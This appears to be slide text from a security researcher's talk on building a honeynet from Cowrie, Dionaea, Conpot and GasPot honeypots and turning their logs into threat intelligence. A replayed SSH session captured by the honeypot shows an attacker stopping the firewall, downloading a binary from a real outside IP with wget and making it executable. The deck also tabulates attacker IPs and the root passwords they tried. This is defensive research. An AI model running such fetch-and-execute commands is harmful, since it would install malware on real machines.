

INTELLIGENT HONEYNET


ACTIONABLE INFORMATION FROM HONEYPOTS

INTELLIGENT HONEYNET

ACTIONABLE INFORMATION FROM HONEYPOTS

OpenDNS JOSH PYORRE **Security Researcher**







HONEYPOTS CURRENTLY IN USE

SSH: COWRIE

MALWARE: DIONAEA

GAS TANKS: GASPOT

SCADA: CONPOT



Cowrie (a fork of Kippo)

Cowrie (a fork of Kippo)
Writes two log files

Cowrie (a fork of Kippo)
Writes two log files____

cowrie.json cowrie.log



Cowrie (a fork of Kippo)
Writes two log files
Creates session files

Cowrie (a fork of Kippo)
Writes two log files
Creates session files

tty/sessionreplayfiles



Cowrie (a fork of Kippo)
Writes two log files
Creates session files

IPTABLES Rule sends port 22 to Cowrie Admin access changes to port 2223



Evol:Desktop josh\$./playlog.py 20151012-203201-5c8a2399.log

b

Video or Demo of replaying an ssh logfile




Catches malware

Catches malware Writes to sqlite db

Catches malware
Writes to sqlite db
Saves malware in a folder called 'bistreams'






CONPOT SCADA HoneyPot



Imitates industrial control systems

GASPOT



Imitates sensors that control gas tanks

OPEN PORTS ON THE HONEYPOTS

```
Starting Nmap 6.47 ( http://nmap.org ) at 2015-09-22 22:11 PDT
Nmap scan report for ec2-54-207-84-17.sa-east-1.compute.amazonaws.com (54.207.84.17)
Host is up (0.32s latency).
Not shown: 985 closed ports
          STATE
                   SERVICE
PORT
21/tcp
                   ftp
          open
22/tcp
                   ssh
         open
         filtered smtp
25/tcp
42/tcp
         open
                   nameserver
80/tcp
                   http
          open
         filtered msrpc
135/tcp
          filtered netbios-ssn
139/tcp
443/tcp
                   https
          open
         filtered microsoft-ds
445/tcp
1433/tcp
                   ms-sql-s
         open
2222/tcp
                   EtherNet/IP-1
         open
3306/tcp
                   mysql
         open
5060/tcp
                   sip
         open
5061/tcp
                   sip-tls
          open
10001/tcp open
                   scp-config
```



OBSTACLES

- Installation is a pain
- They're all different
- Dionaea doesn't like Ubuntu after 12.04



CURRENT HONEYPOT NETWORKS

What has inspired me...



CURRENT HONEYPOT NETWORKS


MODERN HONEY NETWORK

🛗 June 19, 2014 / 💄 Jason Trost / 🝃 Blog, Botnets, Cyber Threat Intelligence, Data Driven Security, Honeypot, Open Source, OSINT, SIEM



Modern Honey Network is a great implementation of a well-organized honeypot installation system


CURRENT HONEYPOT NETWORKS



It provides statistics and easy installation options for various honeypots



THEY HAVE MAPS!



THEY HAVE MAPS!



Maps are cool if you're a pilot


BUT WE WANT MORE

WE WANT TO BE LIKE THIS GUY

To be like this guy

Brian Krebs

- He gets close to the attacker source.
- He is often the source of information for us.



I'm already this guy

Note: This is Josh, the author of this presentation.

...OR LIKE THIS CHARACTER



From the show, Mr Robot. Watch it!

TO KNOW HOW THEY THINK...

VAINLED

Conspiring to Commit Computer Fraud; Accessing a Computer Without Authorization for the Purpose of Commercial Advantage and Private Financial Gain; Damaging Computers Through the Transmission of Code and Commands; Aggravated Identity Theft; Economic Espionage; Theft of Trade Secrets



Huang Zhenyu



Wen Xinyu



Sun Kailiang



Gu Chunhui



Wang Dong

FB

BUT WE HAVE SOME PROBLEMS

WE WORK IN THE PAST

WE GET REPORTS FROM THE GOVERNMENT

And they are often late and full of mistakes



- Capture screenshots
- Monitor network resources and connections
- Connect and make queries to a SQL databases
- Peer-to-peer communication (P2P)

DOMAIN INDICATORS					
,	Domain	-		-	
	Domain	8/8/2014 10:00:16 AM	2/3/2015	-	
		21:40			
	Domain	4/21/14 8:02		-	
	Domain	-		-	
	Domain	8/15/14 20:03		-	
	Domain	3/6/14 16:58		-	
	Domain	11/27/14 7:57		-	
	Domain	8/20/14 4:50		-	
	Domain	Unknown		-	
	Domain	11/17/14 5:14		-	
	Domain	2/25/14 7:11		-	

WE GET REPORTS FROM COMPANIES

This one was ok, but outdated when it was released

MANDIANT

APT1

Exposing One of China's Cyber Espionage Units

WE GET REPORTS FROM COMPANIES

Also fine, but outdated

Zeus: King of the Bots

Nicolas Falliere and Eric Chien

Contents

Introduction	1
Distribution and Prevalence	1
Installation	
Functionality	
Network Communications	
Bot Executable Construction	
Server Configuration	
	March Market

Introduction

Zbot, also known as Zeus, is a malware package that is readily available for sale and also traded in underground forums. The package contains a builder that can generate a bot executable and Web server files (PHP, images, SQL templates) for use as the command and control server. While Zbot is a generic back door that allows full control by an unauthorized remote user, the primary function of Zbot is financial gain—stealing online credentials such as FTP, email, online banking, and other



WE GET REPORTS FROM COMPANIES

That is actually just marketing:(

How to manage the deluge of information security threat reports

Many vendors and analysts publish information security threat reports. See Joseph Granneman's strategy to find and use the information that matters.

You've no doubt noticed an increasing number of vendors, researchers, consultants and others issuing reports detailing...

Sign in for existing members

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corporate email address



WE GET REPORTS FROM NEWS

Outdated, inaccurate

About 8,220,000 results (0.60 seconds)



Ukrainian Hacker Who Allegedly Tried to Frame Cyber-Se...

ABC News - 7 hours ago

A Ukrainian man who allegedly tried to frame cyber-security expert Brian Krebs has been extradited to the United States and is due in Newark ...

Hacker used 'zombie army' of infected computers to steal data ... NJ.com - 4 hours ago

Alleged Ukrainian **Hacker** Extradited to US WspyNews (press release) (registration) - 7 hours ago

Explore in depth (12 more articles)



Small-Town Cops Claim Burglars Are Using **Hacker's** Dev... Motherboard - Oct 12, 2015

When a **hacker** reveals a neat new trick at a high-profile **hacking** conference such as Def Con, it's usually just a matter of time before someone ...



UK hacker Lauri Love fights extradition to US

SC Magazine - 3 hours ago

Lauri Love, a UK graduate student who is currently facing extradition to the U.S. for **hacking** government computer systems, said officials are ...



CSI: Cyber and the Fake Side Piece Tinder Hacker

Gizmodo - Oct 12, 2015

Raven is worried about her friend Tracey, who discovers someone is **hacking** her and sending emails through her accounts. Though it initially ...



WE GET REPORTS FROM OTHER PLACES TOO

Better, but usually outdated

SecAlertFeed /r/netsec - Informati...310 CyberCrime & Doing T... 1 Darknet - The Darkside 14 **Errata Security** eSecurityPlanet RSS ... 35 Krebs on Security Nextgov - Cybersecurity 48 OpenDNS Security Labs 5 SANS Internet Storm ... 48 SANS ISC InfoSec Ne... . Schneier on Security Security Bloggers Net... Security Weekly 11 **TaoSecurity** The TSA Blog 5 Thoughts on Security Threatpost 67 **US-CERT Bulletins**

US-CERT Current Ac... 13

Virus / malware / ha... 873

/R/Netsec - Information Security News & Discussion

✓ ¢ <</p>

310 unread articles — 4K readers — #security #reddit #tech

MOST POPULAR



GrrCon infosec conference videos are posted

submitted by throw_it_to_the_moon [link] [1 comment] 52min



Rootfool - a small tool to dynamically disable and enable SIP in El Capitan

submitted by _rs [link] [comment] 1h



Five Things in Infosec That Should Scare You

submitted by coderanger [link] [1 comment]

TODAY



Facebook Pwnage

submitted by MaD74mE5 [link] [1 comment]
2h hide // save



Bash alternative for Metasploit psexec module

submitted by taherio [link] [comment] 3h



WHAT WE WANT IS

ACTIONABLE INTELLIGENCE

The data is available on all your honeypots





The data is available on all your honeypots All over the world



The data is available on all your honeypots

All over the world

In all your log files and databases

Nov 1 08:23:55 jsensor sshc[2478]: pam_unix(cron:session): session closed for user root
Nov 1 08:23:55 jsensor sshc[2478]: Did not receive identification string from 117.4.240.2
Nov 1 08:23:55 jsensor sshc[2479]: input_userauth_request: invalid user support [preauth
Nov 1 08:23:55 jsensor sshc[2479]: Received disconnect from 117.4.240.22: 3: com.jcraft.
sch.]schkepetion: Auth fail [preauth]
Nov 1 08:27:21 jsensor sshc[2481]: reverse mapping checking getaddrinfo for 203-69-143-7
hinet-ip.hinet.net [203.09.143.79] failed - POSSIBLE BREAM-IN ATTEMPT!
Nov 1 08:27:21 jsensor sshc[2481]: Invalid user testuser from 203.69.143.70
Nov 1 08:27:21 jsensor sshc[2481]: Invalid user testuser from 203.69.143.70
Nov 1 08:27:21 jsensor sshc[2481]: Invalid user destuser from 203.69.143.70
Nov 1 08:27:22 jsensor sshc[2483]: Invalid user destuser invalid user testuser [preauth]
Nov 1 08:32:04 jsensor sshc[2483]: Invalid user db2instl from 83.69.226.155
Nov 1 08:32:04 jsensor sshc[2483]: Invalid user db2instl from 83.69.226.155
Nov 1 08:32:06 jsensor sshc[2483]: Invalid user db2instl from 83.69.226.155
Nov 1 08:32:06 jsensor sshc[2485]: Input_userauth_request: invalid user db2instl [preauth]
Nov 1 08:32:06 jsensor sshc[2485]: Input_userauth_request: invalid user db2instl [preauth]
Nov 1 08:32:06 jsensor sshc[2485]: Input_userauth_request: invalid user db2instl [preauth]
Nov 1 08:32:06 jsensor sshc[2485]: Input_userauth_request: invalid user db2instl [preauth]
Nov 1 08:32:06 jsensor sshc[2485]: Input_userauth_request: invalid user db2instl [preauth]
Nov 1 08:32:06 jsensor sshc[2486]: Input_userauth_request: invalid user ubnt [preauth]
Nov 1 08:32:06 jsensor sshc[2486]: Input_userauth_request: invalid user ubnt [preauth]
Nov 1 08:32:06 jsensor sshc[2586]: input_userauth_request: invalid user ubnt [preauth]
Nov 1 08:32:06 jsensor sshc[2586]: input_userauth_request: invalid user ubnt [preauth]
Nov 1 08:21:25 jsensor sshc[2586]: input_userauth_request: invalid user ubnt [preauth]
Nov 1 08:21:25 jsensor sshc[2586]: Invalid user ubnt [pre





The data is available on all your honeypots

All over the world
In all your log files and databases
And the malware is there too

Nov 1 08:23:55 jsensor sshc[2478]: pam_unix(cron:session): session closed for user root
Nov 1 08:23:55 jsensor sshc[2478]: Did not receive identification string from 117.4.240.2
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Nov 1 08:23:55 jsensor sshc[2479]: Received disconnect from 117.4.240.22: 3: com.jcraft.
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Nov 1 08:32:06 jsensor sshc[2486]: Input_userauth_request: invalid user ubnt [preauth]
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Nov 1 08:21:25 jsensor sshc[2586]: Invalid user ubnt [pre





The data is available on all your honeypots

All over the world

In all your log files and databases

And the malware is there too

Just SCP everything and then analyze it

?!?



CHANGING THE WAY IT WORKS


GOALS

- Easy Installation
- Secure communication
- Automatic & Central Analysis




THE STRUCTURE


Honeypots all over the place




Minimal analysis scripts on the honeypot servers




Logstash processing log files




Stunnel listening to send data securely to server




Stunnel on server listening for data




Redis acts as a data broker




Logstash further processing files and logs




Analysis scripts (python) doing stuff



Data is sent to elasticsearch or mongodb



Kibana for dashboard, flask for intelligence display



EASY INSTALLATION One Shell script

Fixed a typo		
jpyorre authored 2 minutes ago		latest commit 916db52607 🚉
client	Updated to move malware instead of delete it	16 hours ago
server	Fixed more things	21 hours ago
■ README.md	Fixed a typo	5 days ago
honeynet_setup.sh	Fixed a typo	2 minutes ago

CLIENT INSTALLATION One Shell script

```
josh@ubuntu:~$ ls -l
total 356
drwxr-xr-x 3 josh josh 4096 Sep 14 11:28 client
-rw-r--r-- 1 josh josh 13623 Sep 23 11:19 Honeynet_client_configuration.sh
```



CLIENT SCRIPTS

get_malware_info.py

Gets the sha256 hash for any malware samples and writes information to a file for Logstash.

readtty.py

Reads tty files from ssh honeypot and saves output to normal text files for Logstash



readtty.py

Runs on the client, plays the ssh log files and saves to text for processing

```
[4hroot@svr04:~# /etc/init.d/iptables stop
bash: /etc/init.d/iptables: command not found
root@svr04:~# cd /tmp
[41[4hroot@svr04:/tmp# wget http://222.186.30.202:8066/linunv
[41--2015-10-12 05:39:36-- http://222.186.30.202:8066/linunv
Connecting to 222.186.30.202:8066... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2426964 (2M) [application/octet-stream]
Saving to: `/tmp/linunv
                                           ] 1,448
                                                         1K/s eta 24m 18s
 0% [>
                                           ] 11,596
                                                         6K/s eta 5m 58s
0% [>
                                           ] 55,036
                                                         21K/s eta 1m 50s
                                                         44K/s eta 50s
                                           ] 153,500
                                           351,848
                                                         89K/s eta 23s
                                           ] 471,568
                                                         100K/s eta 19s
                                           706,628
                                                         135K/s eta 12s
                                           ] 826,348
                                                          138K/s eta 11schmod +x /tmp/linunv
```



Want to find out who owns this IP? You can copy/paste all day or look it up programmatically.

```
vr04:~# /etc/init.d/iptables stop
c/init.d/iptables: command not found
4:~# cd /tmp
t@svr04:/tmp# wget http://222.186.30.202:8066/linunv
-10-12 05:39:36-- nttp://222.186.30.202:8066/linunv
g to 222.186.30.202:8066... connected.
est sent, awaiting response... 200 OK
426964 (2M) [application/octet-stream]
: `/tmp/linunv
```

```
] 1,448
             1K/s eta 24m 18s
] 11,596
          6K/s eta 5m 58s
] 55,036
          21K/s eta 1m 50s
] 153,500
             44K/s eta 50s
351,848
             89K/s eta 23s
] 471,568
             100K/s
                    eta 19s
706,628
             135K/s eta 12s
 826,348
```

What whois looks like when you copy/paste to your whois search

DETAILS FOR 222.186.30.202

Hosting 0 malicious domains for 1 week

AS

Prefix	ASN	Network Owner Description
222.186.30.0/24	AS 23650	CHINANET-JS-AS-AP AS Number for CHINANET jiangsu provi
222.184.0.0/13	AS 4134	CHINANET-BACKBONE No.31, Jin-rong Street, CN 86400



What it looks like when you copy/paste into virustotal

222.186.30.202 IP address information

Geolocation

Country CN

Autonomous System 23650 (AS Number for CHINANET jiangsu province backbone)

☐ Passive DNS replication

VirusTotal's passive DNS only stores address records. The following domains resolved to the given IP address.

2013-10-28 www.xcwangluo.com

2013-07-18 www.79pan.com

▲ Latest detected URLs

Latest URLs hosted in this IP address detected by at least one URL scanner or malicious URL dataset.

5/62	2015-04-09 11:17:51	http://222.186.30.202/system.exe
3/62	2015-04-08 15:15:54	http://222.186.30.202:6929/system.exe
2/62	2015-04-08 14:49:45	http://222.186.30.202:917/system.exe
5/62	2015-04-01 03:10:51	http://222.186.30.202/office.exe
2/62	2015-03-31 16:07:32	http://222.186.30.202:8081/office.exe
1/62	2015-03-13 20:39:10	http://222.186.30.202/
1/62	2015-03-05 09:34:08	http://222.186.30.202:1842/4.jpg
1/62	2015-03-03 10:20:14	http://222.186.30.202:3282/4.jpg
1/62	2015-02-18 22:15:06	http://222.186.30.202:4484/4.dll
1/62	2015-02-11 12:30:34	http://222.186.30.202:58/sb360.exe

Programmatically instead of copy/paste

Intel as seen on HoneyPot server

SSH Callouts to IP addresses

ASN	Organization	Created
35662	REDSTATION Redstation Limited, GB 86400	2008-07-14
60781	LEASEWEB-NL LeaseWeb Netherlands B.V., NL 86400	2013-05-13
24940	HETZNER-AS Hetzner Online GmbH,DE 86400	2002-06-03
	60781	35662 REDSTATION Redstation Limited, GB 86400 60781 LEASEWEB-NL LeaseWeb Netherlands B.V., NL 86400

Information from OpenDNS Investigate (not a sales pitch, just an example)

DETAILS FOR 5.152.215.2

Hosting 0 malicious domains for 1 week

AS

Prefix	ASN	Network Owner Description	
5.152.192.0/19	AS 35662	REDSTATION Redstation Limited, GB 86400	



Programmatically instead of copy/paste

Successful SSH connections

Time	Source IP	Username	Password	ASN	Organization
2015-09-20T02:36:24.968274Z	50.131.187.245	root	test2	7922	COMCAST-7922 - Comcast Cable Communications, Inc.,US 86400
2015-09-20T02:34:52.909551Z	50.131.187.245	root	testing	7922	COMCAST-7922 - Comcast Cable Communications, Inc.,US 86400
2015-09-20T02:36:24.968274Z	50.131.187.245	root	test2	7922	COMCAST-7922 - Comcast Cable Communications, Inc.,US 86400
2015-09-20T02:37:08.117166Z	50.131.187.245	root	testing333	7922	COMCAST-7922 - Comcast Cable Communications, Inc.,US 86400
2015-09-20T02:34:52.909551Z	50.131.187.245	root	testing	7922	COMCAST-7922 - Comcast Cable Communications, Inc.,US 86400
2015-09-20T02:37:08.117166Z	50.131.187.245	root	testing333	7922	COMCAST-7922 - Comcast Cable Communications, Inc.,US 86400
2015-09-20T20:29:42.429273Z	50.131.187.245	root	yoyoyo	7922	COMCAST-7922 - Comcast Cable Communications, Inc.,US 86400
2015-09-20T13:09:49.603090Z	59.63.188.45	root	wubao	4134	CHINANET-BACKBONE No.31, Jin-rong Street, CN 86400

DETAILS FOR 59.63.188.45

Hosting 0 malicious domains for 1 week

This IP is currently in the OpenDNS Security Labs block list as malware

400.jxmmw.org.cn www.fzdingguan.com sisjxnu.com

AS

Prefix	ASN	Network Owner Description
59.62.0.0/15	AS 4134	CHINANET-BACKBONE No.31, Jin-rong Street, CN 86400

59.40.0.0/15	China	yysxxy.gdut.edu.cn gzkjwl.com leaddeal.net bossmagnet.net
59.44.0.0/14	China	d9mm.com www.mapleleaf.cn astxedu.com dywt.com.cn pre.mapleleaf.cn pjdzqc.com reg.huluxia.net 22.dn3375824.com cdn1.yd.ukimya.com cdn3.yd.urmey.com 3g0419.com
59.52.0.0/14	China	bbs.flashwing.net d.downbai.com d.srui.cn d2.55t.cn d3.baidud.cn dl.assatop.com jxjyzy.com moonhut.cn picture.888.5lin.com sanjun.com www.jxjyzy.com www.ucbug.cc www15.piaodown.com www8.piaodown.com d2.baidud.cn cnc.wdown.cn train.jxjyzy.com finance.jxufe.cn www.ic60.com dx10.3234.com gosuyun.hhxj02.hhgoip.com www.jxdjg.gov.cn a.downdrv.com dx6.3234.com enkj.newhua.com lc.piaodown.com www.gmlyw.com down.gamechinaz.cn dx1.duoxa.com jy0816.com jxwmw.cn d.haoimg.com www.xingzhanfengbao5.com bo.dlwns.cn xingzhanfengbao5.com reg.huluxia.net www.lchse.com www.hainingren.com www.ejnq.gov.cn xz.lxd.cc cdn1.yd.ukimya.com cdn3.yd.urmey.com wt.xiapc.com 21cnjy.com idc567.net jdypgxw.com jxsrmyy.cn jxrxgsgl.com yrhbzl.com
59.62.0.0/15	China	56.duote.com.cn www.cs2003.net www.0797pta.com www.lz119.gov.cn gzcgj.com.cn ynkcw.net.cn 3guogame.com hack.1370999.com

It's better to have the honeypot server do all that for you

FILES FROM HONEYPOTS

Log files get pushed to the server from all the honeypots:

```
josh@ubuntu:/opt/files/incoming$ ls -l
total 48
-rw-r--r-- 1 logstash logstash 32484 Sep 23 18:15 conpot.log
-rw-r--r-- 1 logstash logstash 2279 Sep 23 18:15 cowrie.json
-rw-r--r-- 1 logstash logstash 5834 Sep 23 18:15 cowrie.log
-rwxrwxrwx 1 logstash logstash 801 Sep 23 18:15 malware_from_honeypots.txt
```



PROCESSING LOGS

These run on the server

```
analysis/
compot_reader.py
cowrie_log_analysis.py
gaspot_reader.py
investigate_api_key.txt
virustotal_api.py
virustotal_api_key.txt
```



PROCESSING LOGS

These run on the server

- virustotal_api.py
 Read hashes and send to VirusTotal
- conpot_reader.py
 Read conpot logs, Look up info, format for database
- cowrie_log_analysis.py
 Read ssh logs, Look up info, format for database
- gaspot_reader.py
 Read gasp logs, Look up info, format for database



EXTRA SPECIAL THINGS

- VirusTotal API
- OpenDNS Investigate
- More coming...
 - Send to Cuckoo and/or malwr.com
 - Other options that don't cost \$\$\$



OTHER THINGS YOU MIGHT NEED

METRICS

A Dashboard



ALERTCON

More...

In Partnership with AddonSoftware Infinitely Virtual Announces Free

Three . Business Wire press release

More...

Security Vulnerabilities


Microsoft Windows Task Scheduler Integrity Check Error Lets Local Users Gain Elevated Privileges

More...

ARBOR Networks Attack Sources Map

infocon:GREEN

http://isc·sans·edu



Latest Tool Versions

Cain & Abel	04Apr14	<u>4.9.56</u>
Kismet	08Apr13	<u>13-03-R1b</u>
Metasploit	03Sep14	<u>4.10.0</u>
Nessus	12Jun14	<u>5.2.7</u>
Nmap	23Aug14	6.47
Snort	17Jul14	2.9.6.2
Wireshark	31Jul14	<u>1.12.0</u>

Latest IDS Signatures

Cisco IPS NEW	09Sep14	<u>819</u>
Juniper IDP DI	03Sep14	<u>#2415</u>
McAfee NSP	28Aug14	<u>8.6.39.6</u>
Proventia ^{NEW}	09Sep14	<u>34.090</u>
Sourcefire IPS NEW	09Sep14	<u>SEU 1167</u>
Stonesoft IPS NEW	09Sep14	<u>603-5211</u>

Useful Links

UTC/Zulu Wellington NZ Los Angeles Ft Belvoir (VA) New York London Europe Baghdad Kandahar Sydney 11:45:32 12:45:32

DEEPSEC

...ew

METRICS

- A Dashboard
- Searching




METRICS


- A Dashboard
- Searching
- Threat map (management NEEDS it)



VIEW OF MY DASHBOARD



VIEW OF SEARCHING





Home

Successful SSH Connections

Unsuccessful SSH Connections

SSH IP Callouts

SSH Domain Callouts

Malware on VirusTotal

ConPot Connections

GasPot Connections

Successful SSH connections

Time	Source IP	Username	Password	ASN	Organization
2015-09-20T02:36:24.968274Z	50.131.187.245	root	test2	7922	COMCAST-7922 - Comcast Cable Communications,
2015-09-20T02:34:52.909551Z	50.131.187.245	root	testing	7922	COMCAST-7922 - Comcast Cable Communications,
2015-09-20T02:36:24.968274Z	50.131.187.245	root	test2	7922	COMCAST-7922 - Comcast Cable Communications,
2015-09-20T02:37:08.117166Z	50.131.187.245	root	testing333	7922	COMCAST-7922 - Comcast Cable Communications,
2015-09-20T02:34:52.909551Z	50.131.187.245	root	testing	7922	COMCAST-7922 - Comcast Cable Communications,
2015-09-20T02:37:08.117166Z	50.131.187.245	root	testing333	7922	COMCAST-7922 - Comcast Cable Communications,
2015-09-20T20:29:42.429273Z	50.131.187.245	root	yoyoyo	7922	COMCAST-7922 - Comcast Cable Communications,
2015-09-20T13:09:49.603090Z	59.63.188.45	root	wubao	4134	CHINANET-BACKBONE No.31, Jin-rong Street, CN 86
2015-09-20T11:02:30.759854Z	89.248.168.148	root	12345	29073	ECATEL-AS Ecatel LTD,NL 86400
2015-09-20T20:26:23.892632Z	50.131.187.245	root	joshy	7922	COMCAST-7922 - Comcast Cable Communications,
2015-09-20T19:47:52.028887Z	94.102.63.81	root	admin	29073	ECATEL-AS Ecatel LTD,NL 86400
2015-09-20T11:34:35.494558Z	218.87.111.109	root	wubao	4134	CHINANET-BACKBONE No.31, Jin-rong Street, CN 86
2015-09-20T15:12:46.362528Z	175.126.82.235	root		9318	HANARO-AS Hanaro Telecom Inc.,KR 86400
2015-09-20T15:22:08.828480Z	175.126.82.235	root		9318	HANARO-AS Hanaro Telecom Inc.,KR 86400
2015-09-20T11:02:02.192010Z	89.248.168.148	root	admin	29073	ECATEL-AS Ecatel LTD,NL 86400
2015-09-20T20:24:45.009581Z	50.131.187.245	root	testetest	7922	COMCAST-7922 - Comcast Cable Communications,
2015-09-20T16:13:42.839400Z	23.94.97.13	root	admin	36352	AS-COLOCROSSING - ColoCrossing, US 86400
2015-09-20T11:02:23.076307Z	89.248.168.148	root	1234	29073	ECATEL-AS Ecatel LTD,NL 86400
2015-09-20T20:35:25.141976Z	50.131.187.245	root	hithere	7922	COMCAST-7922 - Comcast Cable Communications,
2015-09-20T20:33:04.557668Z	50.131.187.245	root	misterj	7922	COMCAST-7922 - Comcast Cable Communications,
2015-09-20T20:46:47.668196Z	50.131.187.245	root	test6	7922	COMCAST-7922 - Comcast Cable Communications,
2015-09-20T20:41:10.131518Z	50.131.187.245	root	yello	7922	COMCAST-7922 - Comcast Cable Communications,
2015-09-20T20:42:35.333847Z	50.131.187.245	root	testing6	7922	COMCAST-7922 - Comcast Cable Communications,
2015-09-20T20:48:22.183523Z	50.131.187.245	root	tester	7922	COMCAST-7922 - Comcast Cable Communications,
2015-09-20T21:31:25.766927Z	43.229.53.46	root	!@	63857	HOTNETLIMITED-AS HOT NET LIMITED,HK 86400
2015-09-20T21:33:13.538098Z	43.229.53.90	root	!@		HOTNETLIMITED-AS HOT NET LIMITED,HK 86400
2015-09-20T21:59:01.897286Z	43.229.53.46	root	!@		HOTNETLIMITED-AS HOT NET LIMITED,HK 86400
2015-09-20T22:23:19.434186Z	43.229.53.46	root	wubao	63857	HOTNETLIMITED-AS HOT NET LIMITED, HK 86400
2015-09-20T22:23:36.264303Z	43.229.53.46	root	jiamima	63857	HOTNETLIMITED-AS HOT NET LIMITED, HK 86400

Gaspot Connections

Time	Command	Host	ASN	Organization	Created
09/02/2015 23:32	Non ^A Command Attempt from	199.116.75.154	32329	MONKEYBRAINS - Monkey Brains, US 86400	2004-04-14
09/02/2015 23:33	Non ^A Command Attempt from	199.116.75.154	32329	MONKEYBRAINS - Monkey Brains, US 86400	2004-04-14
09/03/2015 04:02	Non ^A Command Attempt from	50.131.187.245	7922	COMCAST-7922 - Comcast Cable Communications, Inc.,US 86400	None
09/04/2015 19:36	<function 0x29ff1b8="" at="" i20100=""> Command Attempt from</function>	80.82.70.198	29073	ECATEL-AS Ecatel LTD,NL 86400	2003-05-26
09/08/2015 01:34	Non ^A Command Attempt from	50.131.187.245	7922	COMCAST-7922 - Comcast Cable Communications, Inc.,US 86400	None
09/08/2015 02:10	Non ^A Command Attempt from	50.131.187.245	7922	COMCAST-7922 - Comcast Cable Communications, Inc.,US 86400	None

Connections into ConPot

Time	Host	ASN	Organization	Created
2015-09-20 03:21:00	112.74.206.117	37963	CNNIC-ALIBABA-CN-NET-AP Hangzhou Alibaba Advertising Co.,Ltd.,CN 86400	2006-03-08
2015-09-20 03:21:00	117.21.173.36	4134	CHINANET-BACKBONE No.31, Jin-rong Street, CN 86400	2002-08-01
2015-09-20 03:21:00	117.217.22.25	9829	BSNL-NIB National Internet Backbone,IN 86400	2000-01-19
2015-09-20 03:21:00	1.23.145.182	45528	TDN Tikona Digital Networks Pvt Ltd.,IN 86400	2008-11-21
2015-09-20 03:21:00	125.64.94.200	4134	CHINANET-BACKBONE No.31, Jin-rong Street, CN 86400	2002-08-01
2015-09-20 03:21:00	129.89.192.36	7050	UW-MILWAUKEE-AS1 - University of Wisconsin - Milwaukee, US 86400	None
2015-09-20 03:21:00	141.212.121.128	36375	UMICH-AS-5 - University of Michigan, US 86400	2005-12-16
2015-09-20 03:21:00	141.212.122.178	36375	UMICH-AS-5 - University of Michigan, US 86400	2005-12-16
2015-09-20 03:21:00	141.212.122.194	36375	7 0 7	2005-12-16
2015-09-20 03:21:00	141.212.122.42	36375	UMICH-AS-5 - University of Michigan, US 86400	2005-12-16
2015-09-20 03:21:00	141.212.122.58	36375	, , , , , , , , , , , , , , , , , , , ,	2005-12-16
2015-09-20 03:21:00	141.212.122.82	36375	UMICH-AS-5 - University of Michigan, US 86400	2005-12-16
2015-09-20 03:21:00	141.212.122.90	36375	UMICH-AS-5 - University of Michigan, US 86400	2005-12-16
2015-09-20 03:21:00	141.212.122.98	36375	7 7	2005-12-16
2015-09-20 03:21:00	151.236.58.222	29550	SIMPLYTRANSIT Simply Transit Ltd,GB 86400	2003-10-09
2015-09-20 03:21:00	155.94.222.12	8100	ASN-QUADRANET-GLOBAL - QuadraNet, Inc,US 86400	2009-10-22
2015-09-20 03:21:00	169.54.233.121	36351		2005-12-12
2015-09-20 03:21:00	169.54.233.123	36351	SOFTLAYER - SoftLayer Technologies Inc.,US 86400	2005-12-12
2015-09-20 03:21:00	177.33.35.152	28573	NET Servi\195\167os de Comunica\195\167\195\163o S.A.,BR 86400	2003-11-27
2015-09-20 03:21:00	178.239.50.139	47869	NETROUTING-AS Netrouting,NL 86400	2008-09-09
2015-09-20 03:21:00	178.239.50.140	47869	NETROUTING-AS Netrouting,NL 86400	2008-09-09



Intel from Honeypots

As honeypots are attacked/communicated with, data will populate here.

Static files:

List of SSH Get Requests as seen when attackers think they're on the system (txt)



Referer: http://rambovideo-searcher.com/search?q=discount+flowers+and+bulbs&button=Search

Host: www.google-analytics.com Connection: keep-alive Accept: */* User-Agent: Mzla50(idw T61 O6)ApeeKt573 KTL ieGco hoe4..448 aai573 Referer: http://www.10youtube.com/it Accept-Encoding: gzip, deflate Accept-Language: en-US, en; q=0.8 2015-09-13 16:19:45+0000 [SSHChannel None (177) on SSHService ssh-connection on HoneyPotTransport, 160, 46.4.120.17] received data GET /globalNoSearchFeed/feeds/ssh1/search.php? q=which+country+is+the+easiest+to+earn+a+college+degree&sip=46.4.120.17 HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.85 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Referer: http://vidstreet.com/search?q=which+country+is+the+easiest+to+earn+a+college+degree&button=Search Connection: Keep-Alive Accept-Encoding: gzip Accept-Language: en-US,* Host: 95.211.185.149 2015-09-13 16:21:51+0000 [SSHChannel None (178) on SSHService ssh-connection on HoneyPotTransport, 160, 46.4.120.17] received data GET /globalNoSearchFeed/feeds/ssh1/search.php? q=free+seminary+or+bible+college+degrees+online&sip=46.4.120.17 HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Referer: http://utesvideo-searcher.com/search?q=free+seminary+or+bible+colleqe+degrees+online&button=Search Connection: Keep-Alive Accept-Encoding: gzip Accept-Language: en-US,* Host: 5.152.215.2 2015-09-13 16:23:50+0000 [SSHChannel None (179) on SSHService ssh-connection on HoneyPotTransport,160,46.4.120.17] received data GET /globalNoSearchFeed/feeds/ssh1/search.php? q=health+insurance+companies+for+washington+state&sip=46.4.120.17 HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Referer: http://supermovie-searcher.com/search?g=health+insurance+companies+for+washington+state&button=Search Connection: Keep-Alive Accept-Encoding: gzip Accept-Language: en-US, * Host: 5.152.215.2 2015-09-13 16:26:13+0000 [SSHChannel None (180) on SSHService ssh-connection on HoneyPotTransport,160,46.4.120.17] received data GET /globalNoSearchFeed/feeds/ssh1/search.php? q=discount+flowers+and+bulbs&sip=46.4.120.17 HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

